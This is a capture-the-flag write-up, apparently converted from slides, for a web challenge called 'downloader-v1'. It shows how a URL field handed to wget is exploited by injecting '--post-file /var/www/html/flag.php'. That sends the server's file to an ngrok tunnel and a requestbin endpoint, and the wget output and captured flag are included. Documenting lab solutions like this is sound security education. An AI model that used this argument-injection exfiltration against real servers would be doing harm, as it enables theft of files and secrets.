

Laboratory: downloader-v1

Description:

Don't you find it frustrating when you have uploaded some files on a website but you're not sure if the download button works? Me neither. But some people did. Is there even demand for such a service?


Flag format: DCTF{sha256}

Level: Easy

Server: 35.246.134.224:31649

Hints:

- Hint 1: Exfiltrate data



The screenshot shows a web browser window with the address bar displaying '35.246.134.224:31649'. The page title is 'File downloader v1'. The main content area has a light gray header with the text 'Specify an URL to download'. Below this, there is a label 'URL to download:' followed by a text input field containing the URL 'http://example.com/image.jpg'. A blue 'Submit' button is located at the bottom right of the form.

Laboratory: downloader-v1


View Page Source:



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Downloader v1</title>
5   <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" integrity="sha384-Gn5384xqQ1acWXA+058RXPxPg
6 </head>
7 <body>
8
9 <div class="container mt-5">
10   <div class="row">
11     <div class="col-8 offset-2">
12       <h3 class="text-center">File downloader v1</h3>
13       <div class="card mt-5">
14         <div class="card-header">Specify an URL to download</div>
15         <form class="card-body" method="POST">
16           <div class="form-group">
17             <label>URL to download:</label>
18             <input type="text" name="url" placeholder="http://example.com/image.jpg" value="" class="form-control" >
19           </div>
20           <button type="submit" class="btn btn-primary float-right">Submit</button>
21         </form>
22       </div>
23     </div>
24   </div>
25 </div>
26
27 [-- <a href="flag.php">###</a> --]
28
29 </body>
30 </html>
31
```

Laboratory: downloader-v1

Let's give the link and wait for result



File downloader v1

Specify an URL to download

URL to download:

`https://th.bing.com/th/id/OIP.mQVR9dWee7KR5fzG8Ziz7wHaD4?pid=ImgDet&rs=1`

Submit

Output:

```
$ cd uploads/G1fb72b4657b9880bc6e034aa11
$ wget https://th.bing.com/th/id/OIP.mQVR9dWee7KR5fzG8Ziz7wHaD4?pid=ImgDet&rs=1 2>&1
--2022-02-03 06:14:12-- https://th.bing.com/th/id/OIP.mQVR9dWee7KR5fzG8Ziz7wHaD4?pid=ImgDet
Resolving th.bing.com (th.bing.com)... 204.79.197.200, 13.107.21.200, 2020:1ec:c11::200
Connecting to th.bing.com (th.bing.com)[204.79.197.200]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23888 (23K) [image/jpeg]
Saving to: 'OIP.mQVR9dWee7KR5fzG8Ziz7wHaD4?pid=ImgDet&rs=1'
```

It uses wget as parameter in backend, so let's try to use
--post-file

--post-data and --post-file work the same way:
the only difference is that --post-data allows you to
specify the data in the command line, while --post-file
allows you to specify the path of the file that contain the
data to send.

Laboratory: downloader-v1

Start ngrok

```
kali@kali:~/ShellPish
File Actions Edit View Help
ngrok by @inconshreveable

Session Status      online
Account             gakhalaia@cu.edu.ge (Plan: Free)
Version             2.3.40
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://327e-94-137-177-33.ngrok.io -> http://localhost:7878
Forwarding           https://327e-94-137-177-33.ngrok.io -> http://localhost:7878


Connections
  ttl    opn    rt1    rt5    p50    p90
    0     0     0.00   0.00   0.00   0.00
```

Use NC to listen port
7878

```
(kali@kali) - [~]
$ nc -nvlp 7878
listening on [any] 7878 ...
```

Laboratory: downloader-v1

Put the following string in the Downloader website and click



File downloader v1

Specify an URL to download

URL to download:

`http://327e-94-137-177-33.ngrok.io/test.php --post-file '/var/www/html/flag.php'`

Submit

URL to download:

`http://327e-94-137-177-33.ngrok.io/test.php --post-file '/var/www/html/flag.php'`

Submit

Output:

```
$ cd uploads/61fb6e1d05b7b677cb85f848197a4
$ wget http://327e-94-137-177-33.ngrok.io/test.php --post-file '/var/www/html/flag.php' 2:
--2022-02-03 05:54:37-- http://327e-94-137-177-33.ngrok.io/test.php
Resolving 327e-94-137-177-33.ngrok.io (327e-94-137-177-33.ngrok.io)... 3.134.39.220, 2600
Connecting to 327e-94-137-177-33.ngrok.io (327e-94-137-177-33.ngrok.io)[3.134.39.220]:80.
HTTP request sent, awaiting response... No data received.
Retrying.

--2022-02-03 05:59:38-- (try: 2) http://327e-94-137-177-33.ngrok.io/test.php
Connecting to 327e-94-137-177-33.ngrok.io (327e-94-137-177-33.ngrok.io)[3.134.39.220]:80.
HTTP request sent, awaiting response... 502 Bad Gateway
2022-02-03 05:59:38 ERROR 502: Bad Gateway.

$ bash -c 'rm uploads/61fb6e1d05b7b677cb85f848197a4/*.php,pht,phtml,php4,php5,php6,php7'
<----->
```

Laboratory: downloader-v1

Results:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -nvlp 7878  
listening on [any] 7878 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33778  
POST /test.php HTTP/1.1  
Host: 327e-94-137-177-33.ngrok.io  
User-Agent: Wget/1.20.1 (linux-gnu)  
Content-Length: 93  
Accept: */*  
Accept-Encoding: identity  
Content-Type: application/x-www-form-urlencoded  
X-Forwarded-For: 35.246.134.224  
X-Forwarded-Proto: http  
  
GET ME!  
<?php /* DCTF{6789af26f90396678909a99bf46ba3a78b2f1b349fbc4385e6c50556c1d0c9ff} */ ?>
```

Laboratory: downloader-v1

Using: <https://requestbin.com/r>

Downloaders | ERR_NGROK_3004 - ngrok | RequestBin.com | Pipedream - Connect API

34.159.172.66:32638

File downloader v1

Specify an URL to download

URL to download:

Submit

Output:

```
$ cd uploads/6278e600046006f36a3e1972ea89f
$ wget https://ena71lu92r5j7.x.pipedream.net/test.php --post-file '/var/www/html/f
--2022-05-09 09:59:28-- https://ena71lu92r5j7.x.pipedream.net/test.php
Resolving ena71lu92r5j7.x.pipedream.net (ena71lu92r5j7.x.pipedream.net)... 52.5.14
Connecting to ena71lu92r5j7.x.pipedream.net (ena71lu92r5j7.x.pipedream.net)|52.5.1
HTTP request sent, awaiting response... 200 OK
Length: 16 [application/json]
Saving to: 'test.php.1'
```

Laboratory: downloader-v1

Results:

The screenshot displays the Pipedream web interface in a browser. The address bar shows the URL `https://requestbin.com/r/ena7llw93r5j7728vHvQRVQgRC1N035BHNKrueCYF`. The interface includes a sidebar with a search bar and a list of requests. The main panel shows details for an HTTP POST request to `/test.php`. The request body is displayed in a structured view, showing a JSON object with a `root` property containing a GET request to a DCTF endpoint. Below the request details, there is a section titled "Connect APIs with code-level control when you need it — and no code when you don't." with buttons for "Create HTTP Workflow" and "Quickstart". At the bottom, there are logos for various integrations: Google Sheets, Slack, Discord, GitHub, Airtable, Twilio, and Twitter.

Download v1 x ERR_NGROK_3004 - ngrok x RequestBin.com x Pipedream - Connect APIs x

https://requestbin.com/r/ena7llw93r5j7728vHvQRVQgRC1N035BHNKrueCYF

pipedream

▼ Untitled public Export https://ena7llw93r5j7728vHvQRVQgRC1N035BHNKrueCYF.x.pipedream.net/

LIVE PAUSE 🔍 Type to search...

Today

8:00:00 AM POST /test.php

HTTP REQUEST 28vHvQRVQgRC1N035BHNKrueCYF 2022-04-01 10:00:00

Details POST /test.php

Headers (7) headers

Body RAW STRUCTURED

```
{
  "root": {
    "GET ME! <?php /* DCTF{6789af26f90396678989a99bf46ba3a70b2f1b349fbc4385e6c50556c1d0c9ff} */ ?>": ""
  }
}
```

Connect APIs with code-level control when you need it — and no code when you don't.

Create HTTP Workflow Quickstart

- Connect OAuth and key-based API accounts in seconds.
- Use connected accounts in Node.js code steps or no-code building blocks.
- Build and run workflows triggered on HTTP requests, schedules, app events and more.

Google Sheets slack DISCORD GitHub Airtable twilio twitter

Thank you for Attention!



საკონტაქტო: email: gakhalaia@cu.edu.ge
mob: 598 590158